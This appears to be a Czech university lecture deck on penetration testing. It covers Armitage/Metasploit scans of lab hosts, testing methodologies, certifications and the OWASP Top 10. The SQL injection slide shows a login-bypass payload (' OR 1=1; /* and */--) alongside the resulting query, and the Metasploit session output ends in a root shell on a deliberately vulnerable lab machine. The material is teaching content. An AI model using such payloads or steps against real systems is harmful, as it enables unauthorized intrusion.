The screenshot shows the Armitage interface running on a Kali Linux desktop. The title bar reads "Armitage-ArmitageMain". The menu bar includes "Applications", "Places", "Armitage", "View", "Hosts", "Attacks", "Workspaces", and "Help". The top right shows the date and time: "Thu 15:55". A toolbar on the left contains icons for various tools: Isolate, Scan, Nmap, Metasploit, Exploit, Payload, and Post. The main workspace displays six hosts: 192.168.157.133 (Linux), 192.168.157.2 (Windows), 192.168.157.130 (Windows), 192.168.157.131 (Windows), 192.168.157.1 (Windows), and 192.168.18.129 (Linux). The host at 192.168.18.129 is highlighted with a dashed green border. A progress dialog box is centered in the workspace, titled "Progress...", showing the message "Querying exploits..." and "multi/browser/java\_jre17\_provider\_skeleton". A blue information icon is on the left of the dialog. A "Cancel" button is at the bottom right. At the bottom of the screen, a terminal window shows the following session:

```
HOSTS => 192.168.18.129
[*] auxiliary(java_rmi_server) > run -j
[*] Auxiliary module running as background job
[*] 192.168.18.129:1099 Java RMI Endpoint Detected: Class Loader Enabled
[*] Scanned 1 of 1 hosts (100% complete)
[*] 2 scans to go...
[*] auxiliary(java_rmi_server) > use scanner/mysql/mysql_version
[*] auxiliary(mysql_version) > set THREADS 24
THREADS => 24
[*] auxiliary(mysql_version) > set RPORT 3306
[*] RPORT => 3306
```

# Zneužití chyb (exploitace) - Armitage

The screenshot shows the Armitage interface running on a Linux desktop. The title bar reads "Armitage - ArmitageMain". The menu bar includes "Applications", "Places", "Armitage", "View", "Hosts", "Attacks", "Workspaces", and "Help". The left sidebar contains a tree view with categories: auxiliary, exploit, payload, and post. The main pane displays six hosts, each represented by a monitor icon and its IP address below it. Host 192.168.18.129 is highlighted with a dashed green border. The bottom pane is a terminal window showing the following session:

```
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ whoami
root
```

The bottom right corner of the screen shows standard Linux navigation icons.

# Zneužití chyb (exploitace) - Armitage

- DEMO - Armitage.

# Fáze: Report

- Konečná fáze zahrnuje shrnutí a **předání výsledků penetračních testů**.
- Cílem je prezentovat zadavateli závěrečnou zprávu, která povede ke zlepšení bezpečnosti (nalezené zranitelnosti **včetně jejich řešení**).
- Jedná se o testování firemní sítě, výsledky by měly být prezentovány a prodiskutovány s IT oddělením.
- Pokud nezpracujete výsledky do cca 6 měsíců, **významně ztratí na vypovídací hodnotě** (čas je důležitý).

# Fáze: Report

- Report **NEdesílat** emailem v otevřené podobě,
- obsahuje senzitivní informace, přenos v otevřené podobě může být odchycen potencionálním útočníkem,
- při první schůzce **předat RSA klíče** a těmi pak šifrovat veškerou komunikaci,
- report se doporučuje dělit do několika částí (nedoporučuje se posílat šifrovaně jako celek),
- část pro Network, Web Developers, Management atd.
- **Neutralita** - kdo udělal chybu není vaše věc!

# Metodiky - OSSTMM

- Nikde není přesně definováno jak postupovat při penetračním testování (zkušenosti testera, důvtip, myšlení, ... ),
- často se ovšem skloňuje metodika **Open Source Security Testing Methodology Manual**<sup>2</sup> (OSSTMM),
- Dokument (více jak 200 stran) není návodem pro penetrační testování, ale týká se obecně testování zaměstnanců, fyzické bezpečnosti, bezpečnosti bezdrátových a datových sítí.
- Dokument obsahuje popis jednotlivých kroků testování a cíle testování,
- nejsou zde určeny nástroje.

---

<sup>2</sup><https://www.isecom.org/OSSTMM.3.pdf>

# Metodiky - PTES

- **Penetration Testing Execution Standard<sup>3</sup>** (PTES) je standard pro penetrační testování, který se skládá ze sedmi hlavních částí.
- Konkrétně se jedná o **přípravnou fázi**, fáze **shromažďování informací** a fáze **modelování hrozeb**.
- Dále přichází fáze, ve kterých se analyzují, **využívají a vyhodnocují zranitelnosti**.
- Poslední je **fáze zprávy**.

---

<sup>3</sup><https://buildmedia.readthedocs.org/media/pdf/pentest-standard/latest/pentest-standard.pdf>

# Metodiky - ASVS

- Application Security Verification Standard<sup>4</sup>,
- penetrační testování je **velice obtížně měřitelné**,
- při **Ad-hoc testování** kupuje zadavatel testů zajíce, v pytli (řídit se může pouze referencemi a kvalifikací testera),
- OWASP definuje **úrovně testování** (level 0 – 3), které jasně formulují **oblasti**, které musí být **během testu prověřeny**,
- spolupracující strany (zadavatel i tester) **ví, co bude obsahem testování**,

---

<sup>4</sup>Aktuální verze 4.0 vydaná 3.2019.

<https://owasp.org/www-project-application-security-verification-standard/>

# Metodiky - WSTG

- OWASP Web Security Testing Guide (WSTG),
- Příručka popisující způsoby testování jednotlivých požadavků, které vyplývají z ASVS<sup>5</sup>,
- metodologie se skládá z pěti částí,
- základní kroky pro testování obsahuje čtvrtá část **Testování bezpečnosti webových aplikací**.

---

<sup>5</sup>Aktuální verze 4.0 vydaná 3.2019, [Testing Guide Wiki](#)

# Metodiky - MASVS

- **OWASP Mobile Application Security Verification Standard** (MASVS) definuje bezpečnostní model mobilních aplikací,
- vytváří seznam bezpečnostních požadavků, které by mobilní aplikace měla splňovat<sup>6</sup>.
- **OWASP Mobile Security Testing Guide (MSTG)** je opět průvodce po jednotlivých požadavcích<sup>7</sup>.

---

<sup>6</sup><https://mobile-security.gitbook.io/masvs/>

<sup>7</sup><https://mobile-security.gitbook.io/mobile-security-testing-guide/>

# Metodiky - ostatní

- Information Systems Security Assessment Framework (ISSAF),
- **NIST 800-115 – Technical Guide to Information Security Testing and Assessment (rok 2008),**

# Certifikace

- Certified Ethical Hacker (CEH),
- Penetration Testing with Kali Linux (PWK, PEN200)
- Licensed Penetration Tester (LPT),
- Certified Information Systems Security Professional (CISSP),
- OSSTMM Professional Security Tester (OPST).

# OWASP

- **The Open Web Application Security Project (OWASP),**
- celosvětová nezisková organizace zaměřená na zlepšování bezpečnosti softwaru,
- cílem je, aby jednotlivci popřípadě organizace měli neomezený přístup k informacím o bezpečnostních hrozbách (základní dokumentace v různých jazycích),
- následně provádět bezpečnostní opatření,
- **dokumentace, iso, příklady návody** atd. jsou dostupné zdarma<sup>8</sup>.
- Domovská stránka: <https://www.owasp.org>.

---

<sup>8</sup><https://creativecommons.org/licenses/by-sa/3.0/>

# OWASP

- Přes 142 aktivních projektů, nejznámější z nich uvádíme v následujícím výčtu:
  - OWASP Top 10 (Seznámení v TIC2, nová verze 2017),
  - **OWASP Application Security Verification Standard (ASVS) (TIC3)**,
  - **OWASP Testing Guide (TIC3)**,
  - OWASP CLASP,
  - OWASP **WebGoat<sup>9</sup>** a **Broken Web Application**,
  - OWASP Developers Guide,
  - OWASP Codes of Conduct,
  - OWASP Zed Attack Proxy (ZAP),
  - a mnoho dalších...

---

<sup>9</sup><https://webgoat.github.io/WebGoat/> a <https://www.owasp.org/BWAP>

# OWASP Top Ten

- Dříve nejznámější dokument, který **zveřejňuje 10 nejzávažnějších rizik webových aplikací**,
- vydáván **každé 3 roky**,
- na vytvoření se podílí bezpečnostní experti z celého světa,
- zdarma k použití,
- tento projekt založil v roce 2003 Dave Wichers.

# OWASP Top 10 2013

- A1 Injection,
- A2 Broken Authentication and Session Management,
- A3 Cross-Site Scripting (XSS),
- A4 Insecure Direct Object References,
- A5 Security Misconfiguration,
- A6 Sensitive Data Exposure,
- A7 Missing Function Level Access Control,
- A8 Cross-Site Request Forgery (CSRF),
- A9 Using Components with Known Vulnerabilities,
- A10 Unvalidated Redirects and Forwards.

# OWASP Top 10 - porovnání

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

# A1 - SQL Injection

- **SQL injection** je vložení SQL dotazu (př. SELECT) prostřednictvím vstupu,
- pokud je SQL injection úspěšné (dotaz vyhodnocen za korektní), můžeme např. číst a editovat data z databáze,
- obvykle k útoku dochází při **přihlašování do webových aplikací**,
- při nedostatečném zabezpečení vstupů může útočník vkládat vlastní dotazy,
- díky automatizovaným nástrojům specializovaných pro SQL injection, nejčastější zranitelnost webových aplikací posledních 6 let.

## A1 - SQL Injection

### SQL Injection.

User-Id : itswadeph

Password : newpassword

```
select * from Users where user_id= 'itswadeph'  
        and password = ' newpassword '
```


User-Id : ' OR 1= 1; /\*

Password : \*/--


```
select * from Users where user_id= '' OR 1 = 1; /*'  
        and password = ' */--'
```

# A1 - SQL Injection

- Proč je SQL injection tak **nebezpečné**?



# OWASP - nástroje Kali



# OWASP 10 - Trénování připraveno!!

The screenshot shows a Firefox browser window titled "Iceweasel" with the URL "http://192.168.123.132/mutillidae/index.php?page=login.php". The page displays a navigation menu on the left and a login form on the right. The navigation menu includes sections for OWASP 2013, 2010, 2007, Web Services, HTML 5, Others, Documentation, Resources, Getting Started, Project Whitepaper, Release Announcements, Video Tutorials, and OWASP. The login form has fields for "Username" and "Password" and a "Login" button. Below the form is a link "Don't have an account? Please register here". The bottom of the page shows browser information: "Browser: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0" and "PHP Version: 5.5.2-lubuntu4.30".

http://192.168.123.132/mutillidae/index.php?page=login.php

Wed 10:00

Iceweasel

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - Script Kiddie) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013 A1 - Injection (SQL) → [SQLi - Extract Data] → [SQLi - Bypass Authentication] → Login

OWASP 2010 A1 - Injection (Other) → [SQLi - Insert Injection] → [Blind SQL via Timing]

OWASP 2007 A2 - Broken Authentication and Session Management

Web Services A3 - Cross Site Scripting (XSS) → [SQLMAP Practice] → [Via JavaScript Object Notation (JSON)]

HTML 5 A4 - Insecure Direct Object Reference → [Via XMLHttpRequest]

Others A5 - Security Misconfiguration

Documentation A6 - Sensitive Data Exposure → [Via SOAP Web Service] → [Via REST Web Service]

Resources A7 - Missing Function Level Access Control

Getting Started A8 - Cross Site Request Forgery (CSRF)

Project Whitepaper A9 - Using Components with Known Vulnerabilities

Release Announcements A10 - Unvalidated Redirects and Forwards

Please sign-in

Username

Password

Login

Don't have an account? Please register here

Browser: Mozilla/5.0 (X11; Linux x86\_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0

PHP Version: 5.5.2-lubuntu4.30

# Reference I

- [1] Liwen He and Nikolai Bode.  
*Network penetration testing.*  
In *EC2ND 2005*, pages 3–12. Springer, 2006.
- [2] Gordon Fyodor Lyon.  
*Nmap network scanning: The official Nmap project guide to network discovery and security scanning.*  
Insecure, 2009.
- [3] David Maynor.  
*Metasploit toolkit for penetration testing, exploit development, and vulnerability research.*  
Elsevier, 2011.
- [4] Charles C. Palmer.  
*Ethical hacking.*  
*IBM Systems Journal*, 40(3):769–780, 2001.

## Reference II

- [5] Andrew Whitaker and Daniel P Newman.  
*Penetration testing and network defense.*  
Cisco Press, 2005.
- [6] Thomas Wilhelm.  
*Professional penetration testing: creating and operating a formal hacking lab.*  
Syngress Publishing, 2009.

**Děkuji za pozornost!  
Dotazy ?**

[martinasek@feec.vutbr.cz](mailto:martinasek@feec.vutbr.cz)